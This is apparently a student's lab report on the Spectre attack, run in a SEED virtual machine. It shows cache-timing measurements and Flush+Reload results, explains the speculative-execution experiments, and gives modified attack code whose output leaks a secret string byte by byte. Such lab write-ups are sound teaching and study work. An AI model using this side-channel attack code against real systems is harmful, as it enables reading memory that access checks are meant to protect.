Md Taef Uddin Nadim (ID: 011046795)

Task 1:

The output of the CacheTime.c was like this:

```
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 206 CPU cycles
Access time for array[1*4096]: 214 CPU cycles
Access time for array[2*4096]: 236 CPU cycles
Access time for array[3*4096]: 34 CPU cycles
Access time for array[4*4096]: 224 CPU cycles
Access time for array[5*4096]: 238 CPU cycles
Access time for array[6*4096]: 238 CPU cycles
Access time for array[7*4096]: 68 CPU cycles
Access time for array[8*4096]: 226 CPU cycles
Access time for array[9*4096]: 238 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 218 CPU cycles
Access time for array[1*4096]: 244 CPU cycles
Access time for array[2*4096]: 272 CPU cycles
Access time for array[3*4096]: 84 CPU cycles
Access time for array[4*4096]: 300 CPU cycles
Access time for array[5*4096]: 280 CPU cycles
Access time for array[6*4096]: 258 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 266 CPU cycles
Access time for array[9*4096]: 252 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 264 CPU cycles
Access time for array[1*4096]: 274 CPU cycles
Access time for array[2*4096]: 282 CPU cycles
Access time for array[3*4096]: 48 CPU cycles
Access time for array[4*4096]: 274 CPU cycles
Access time for array[5*4096]: 270 CPU cycles
Access time for array[6*4096]: 284 CPU cycles
Access time for array[7*4096]: 46 CPU cycles
Access time for array[8*4096]: 294 CPU cycles
Access time for array[9*4096]: 842 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 186 CPU cycles
Access time for array[1*4096]: 282 CPU cycles
Access time for array[2*4096]: 274 CPU cycles
Access time for array[3*4096]: 48 CPU cycles
Access time for array[4*4096]: 272 CPU cycles
Access time for array[5*4096]: 274 CPU cycles
Access time for array[6*4096]: 268 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 254 CPU cycles
Access time for array[9*4096]: 274 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 206 CPU cycles
Access time for array[1*4096]: 246 CPU cycles
Access time for array[2*4096]: 366 CPU cycles
Access time for array[3*4096]: 34 CPU cycles
Access time for array[4*4096]: 264 CPU cycles
Access time for array[5*4096]: 242 CPU cycles
Access time for array[6*4096]: 264 CPU cycles
Access time for array[7*4096]: 66 CPU cycles
Access time for array[8*4096]: 226 CPU cycles
Access time for array[9*4096]: 240 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 214 CPU cycles
Access time for array[1*4096]: 258 CPU cycles
Access time for array[2*4096]: 244 CPU cycles
Access time for array[3*4096]: 88 CPU cycles
Access time for array[4*4096]: 274 CPU cycles
Access time for array[5*4096]: 260 CPU cycles
Access time for array[6*4096]: 244 CPU cycles
Access time for array[7*4096]: 94 CPU cycles
Access time for array[8*4096]: 248 CPU cycles
Access time for array[9*4096]: 262 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 238 CPU cycles
Access time for array[1*4096]: 268 CPU cycles
Access time for array[2*4096]: 268 CPU cycles
Access time for array[3*4096]: 86 CPU cycles
Access time for array[4*4096]: 292 CPU cycles
Access time for array[5*4096]: 290 CPU cycles
Access time for array[6*4096]: 266 CPU cycles
Access time for array[7*4096]: 44 CPU cycles
Access time for array[8*4096]: 292 CPU cycles
Access time for array[9*4096]: 278 CPU cycles
```

```
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 222 CPU cycles
Access time for array[1*4096]: 252 CPU cycles
Access time for array[2*4096]: 280 CPU cycles
Access time for array[3*4096]: 46 CPU cycles
Access time for array[4*4096]: 262 CPU cycles
Access time for array[5*4096]: 266 CPU cycles
Access time for array[6*4096]: 266 CPU cycles
Access time for array[7*4096]: 38 CPU cycles
Access time for array[8*4096]: 268 CPU cycles
Access time for array[9*4096]: 274 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 270 CPU cycles
Access time for array[1*4096]: 256 CPU cycles
Access time for array[2*4096]: 274 CPU cycles
Access time for array[3*4096]: 48 CPU cycles
Access time for array[4*4096]: 274 CPU cycles
Access time for array[5*4096]: 266 CPU cycles
Access time for array[6*4096]: 292 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 280 CPU cycles
Access time for array[9*4096]: 294 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 174 CPU cycles
Access time for array[1*4096]: 264 CPU cycles
Access time for array[2*4096]: 278 CPU cycles
Access time for array[3*4096]: 48 CPU cycles
Access time for array[4*4096]: 266 CPU cycles
Access time for array[5*4096]: 272 CPU cycles
Access time for array[6*4096]: 1020 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 278 CPU cycles
Access time for array[9*4096]: 264 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 310 CPU cycles
Access time for array[1*4096]: 256 CPU cycles
Access time for array[2*4096]: 276 CPU cycles
Access time for array[3*4096]: 50 CPU cycles
Access time for array[4*4096]: 280 CPU cycles
Access time for array[5*4096]: 260 CPU cycles
Access time for array[6*4096]: 282 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 1266 CPU cycles
Access time for array[9*4096]: 276 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 216 CPU cycles
Access time for array[1*4096]: 252 CPU cycles
Access time for array[2*4096]: 256 CPU cycles
Access time for array[3*4096]: 60 CPU cycles
Access time for array[4*4096]: 284 CPU cycles
Access time for array[5*4096]: 282 CPU cycles
Access time for array[6*4096]: 272 CPU cycles
Access time for array[7*4096]: 86 CPU cycles
Access time for array[8*4096]: 266 CPU cycles
Access time for array[9*4096]: 286 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 1916 CPU cycles
Access time for array[1*4096]: 234 CPU cycles
Access time for array[2*4096]: 284 CPU cycles
Access time for array[3*4096]: 38 CPU cycles
Access time for array[4*4096]: 1060 CPU cycles
Access time for array[5*4096]: 248 CPU cycles
Access time for array[6*4096]: 236 CPU cycles
Access time for array[7*4096]: 44 CPU cycles
Access time for array[8*4096]: 260 CPU cycles
Access time for array[9*4096]: 274 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 98 CPU cycles
Access time for array[1*4096]: 246 CPU cycles
Access time for array[2*4096]: 256 CPU cycles
Access time for array[3*4096]: 32 CPU cycles
Access time for array[4*4096]: 258 CPU cycles
Access time for array[5*4096]: 1146 CPU cycles
Access time for array[6*4096]: 238 CPU cycles
Access time for array[7*4096]: 34 CPU cycles
Access time for array[8*4096]: 232 CPU cycles
Access time for array[9*4096]: 230 CPU cycles
[11/21/23]seed@VM:~$ CacheTime
Access time for array[0*4096]: 866 CPU cycles
Access time for array[1*4096]: 310 CPU cycles
Access time for array[2*4096]: 278 CPU cycles
Access time for array[3*4096]: 40 CPU cycles
Access time for array[4*4096]: 280 CPU cycles
Access time for array[5*4096]: 1504 CPU cycles
Access time for array[6*4096]: 268 CPU cycles
Access time for array[7*4096]: 46 CPU cycles
Access time for array[8*4096]: 266 CPU cycles
Access time for array[9*4096]: 282 CPU cycles
```

Figure 1 : The outputs of the CacheTime.c

The code was executed 15 times. It was observed that for the array[3*4096] and array[7*4096] it required significantly lower CPU cycles than the others which means that they were fetched from the cache and not from the memory. Firstly, they required 34 and 68 CPU cycles and the value fluctuated to as high as 88 and 94 CPU cycles. According to the value obtained, I have decided to keep the threshold as 95 to distinguish between cache access or memory access.

Task 2:

The output of the FlushReload.c was like this:

```
[11/21/23]seed@VM:~$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/21/23]seed@VM:~$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/21/23]seed@VM:~$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/21/23]seed@VM:~$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/21/23]seed@VM:~$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/21/23]seed@VM:~$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/21/23]seed@VM:~$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/21/23]seed@VM:~$ FlushReload
[11/21/23]seed@VM:~$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/21/23]seed@VM:~$ FlushReload
[11/21/23]seed@VM:~$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/21/23]seed@VM:~$
```

Figure 2: The outputs of the FlushReload.c

The program was executed 11 times where 2 times it didn't print any value for secret and for the rest it printed the correct value of secret, which means the threshold selection was correct.

Task 3:

The SpectreExperiment.c has been compiled and the output was like this:



Figure 3: The initial outputs of the SpectreExperiment.c

Here we can see that, the array[97*4096+1024] is present in the cache though we did flush the cache before calling the function. This is because the true loop was run when the victim function had the value 97. Here, according to the program, it is not possible for the if loop to get executed as 97 is way greater than the 'size'. So, due to speculative and out-of-order execution, this happened.

If we comment out the lines that flushes the variable 'size' from memory, the output appears like this:



Figure 4: The outputs of the SpectreExperiment.c after removing memory flush lines.

Here, there is no output because true loop is not running more for a false if condition result. The reason behind this is the access check is running fast enough to not let the CPU make speculative execution as the values are already in cache. Access check must be slow enough to let the CPU perform out-of-order execution and execute true loop.

After uncommenting those lines again, If the line victim(i) is replaced with victim(i+20), the output appears like this:

```
int main()
{
int i;
// FLUSH the probing array
flushSideChannel();
// Train the CPU to take the true branch inside victim()
for (i = 0; i < 10; i++) {
_mm_clflush(&size);
victim(i+20);
}
// Exploit the out-of-order execution
_mm_clflush(&size);
for (i = 0; i < 256; i++)
_mm_clflush(&array[i*4096 + DELTA]);
victim(97);
// RELOAD the probing array
reloadSideChannel();
return (0);
}
```

```
[11/21/23]seed@VM:~$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[11/21/23]seed@VM:~$ SpectreExperiment
[11/21/23]seed@VM:~$ SpectreExperiment
[11/21/23]seed@VM:~$ SpectreExperiment
[11/21/23]seed@VM:~$ SpectreExperiment
[11/21/23]seed@VM:~$ SpectreExperiment
[11/21/23]seed@VM:~$ SpectreExperiment
[11/21/23]seed@VM:~$ SpectreExperiment
[11/21/23]seed@VM:~$ SpectreExperiment
[11/21/23]seed@VM:~$ SpectreExperiment
```

Figure 5: The output of the SpectreExperiment.c If the line victim(i) is replaced with victim(i+20)

The reason behind this is i+20 is larger than the ‘size’ variable. Now, the CPU is trained to move to the false branch as only the false branch of the if-condition is getting executed. So for the value 97 in the victim function, only false branch is getting selected and for this reason, we are getting no outputs.

Task 4:

The SpectreAttack.c has been compiled and the output was like this after multiple execution:



Figure 6: The outputs of the SpectreAttck.c

It is seen that the ASCII value of S, ‘83’ was printed out for most of the executions. So, the program was able to get the first character of the secret successfully though there were some noises sometimes. The file was executed 22 times where the value ‘83’ was printed 11 times, and ‘0’ was printed for 2 times and there was no output for 9 times. The actual reason for printing 0 is in the restrictedAccess() function, whenever the argument is larger than the buffer size, it returns 0.

Task 5:

The SpectreAttackImproved.c has been compiled and the output shows the secret value is 0. Which means in the score array, the highest score is achieved by 0 only. The actual reason for this is in the restrictedAccess() function, whenever the argument is larger than the buffer size, it returns 0. For this reason, s is 0 and the element [0*4096+ DELTA] is always cached.



Figure 7: The initial outputs of the SpectreAttackImproved.c

In order to fix this the we have to change the lines of codes where it makes the comparison with scores[0]. The change was done in the following way:

```
int main()
{
int i;
uint8_t s;
size_t larger_x = (size_t)(secret-(char*)buffer);
flushSideChannel();
for (i = 0; i < 256; i++) scores[i] = 0;
for (i = 0; i < 1000; i++) {
spectreAttack(larger_x);
reloadSideChannelImproved();
}
int max = 1;
for (i = 1; i < 256; i++){
if(scores[max] < scores[i]) max = i;
}
printf("Reading secret value at %p = ", (void*)larger_x);
printf("The secret value is %d\n", max);
printf("The number of hits is %d\n", scores[max]);
return (0);
}
```

The program started the loop from 1 and the max is also initialized form 1. Now the program was providing with the correct secret ASCII each time it was executed.



Figure 8: The outputs of the SpectreAttackImproved.c after correction

Task 6:

Th SpectreAttackImproved.c was edited and FinalAttack.c was compiled. It was able to print the whole string instead of only the first character. The secret value was of 17 characters, so a loop was initialized until it captures all the characters.

```
int main()
{
int i;
uint8_t s;
int j;
for (j=0; j<17; j++)
{
size_t larger_x = (size_t)(secret-(char*)buffer);
flushSideChannel();
for (i = 0; i < 256; i++) scores[i] = 0;
for (i = 0; i < 1000; i++) {
spectreAttack(larger_x+j);
reloadSideChannelImproved();
}
int max = 1;
for (i = 1; i < 256; i++){
if(scores[max] < scores[i]) max = i;
}
printf("Reading secret value at %p = ", (void*)larger_x);
printf("The secret value is %d (%c)\n", max, max);
printf("The number of hits is %d\n", scores[max]);
}
return (0);
}
```

Figure 9: The modification of SpectreAttackImproved.c to the FinalAttack.c

```
[11/21/23]seed@VM:~$ FinalAttack
Reading secret value at 0xffffe7fc = The secret value is 83 (S)
The number of hits is 7
Reading secret value at 0xffffe7fc = The secret value is 111 (o)
The number of hits is 6
Reading secret value at 0xffffe7fc = The secret value is 109 (m)
The number of hits is 4
Reading secret value at 0xffffe7fc = The secret value is 101 (e)
The number of hits is 6
Reading secret value at 0xffffe7fc = The secret value is 32 ( )
The number of hits is 6
Reading secret value at 0xffffe7fc = The secret value is 83 (S)
The number of hits is 7
Reading secret value at 0xffffe7fc = The secret value is 101 (e)
The number of hits is 8
Reading secret value at 0xffffe7fc = The secret value is 99 (c)
The number of hits is 3
Reading secret value at 0xffffe7fc = The secret value is 114 (r)
The number of hits is 2
Reading secret value at 0xffffe7fc = The secret value is 101 (e)
The number of hits is 3
Reading secret value at 0xffffe7fc = The secret value is 116 (t)
The number of hits is 7
Reading secret value at 0xffffe7fc = The secret value is 32 ( )
The number of hits is 2
Reading secret value at 0xffffe7fc = The secret value is 86 (V)
The number of hits is 4
Reading secret value at 0xffffe7fc = The secret value is 97 (a)
The number of hits is 3
Reading secret value at 0xffffe7fc = The secret value is 108 (l)
The number of hits is 4
Reading secret value at 0xffffe7fc = The secret value is 117 (u)
The number of hits is 4
Reading secret value at 0xffffe7fc = The secret value is 101 (e)
The number of hits is 7
```

Figure 10: The output of the FinalAttack.c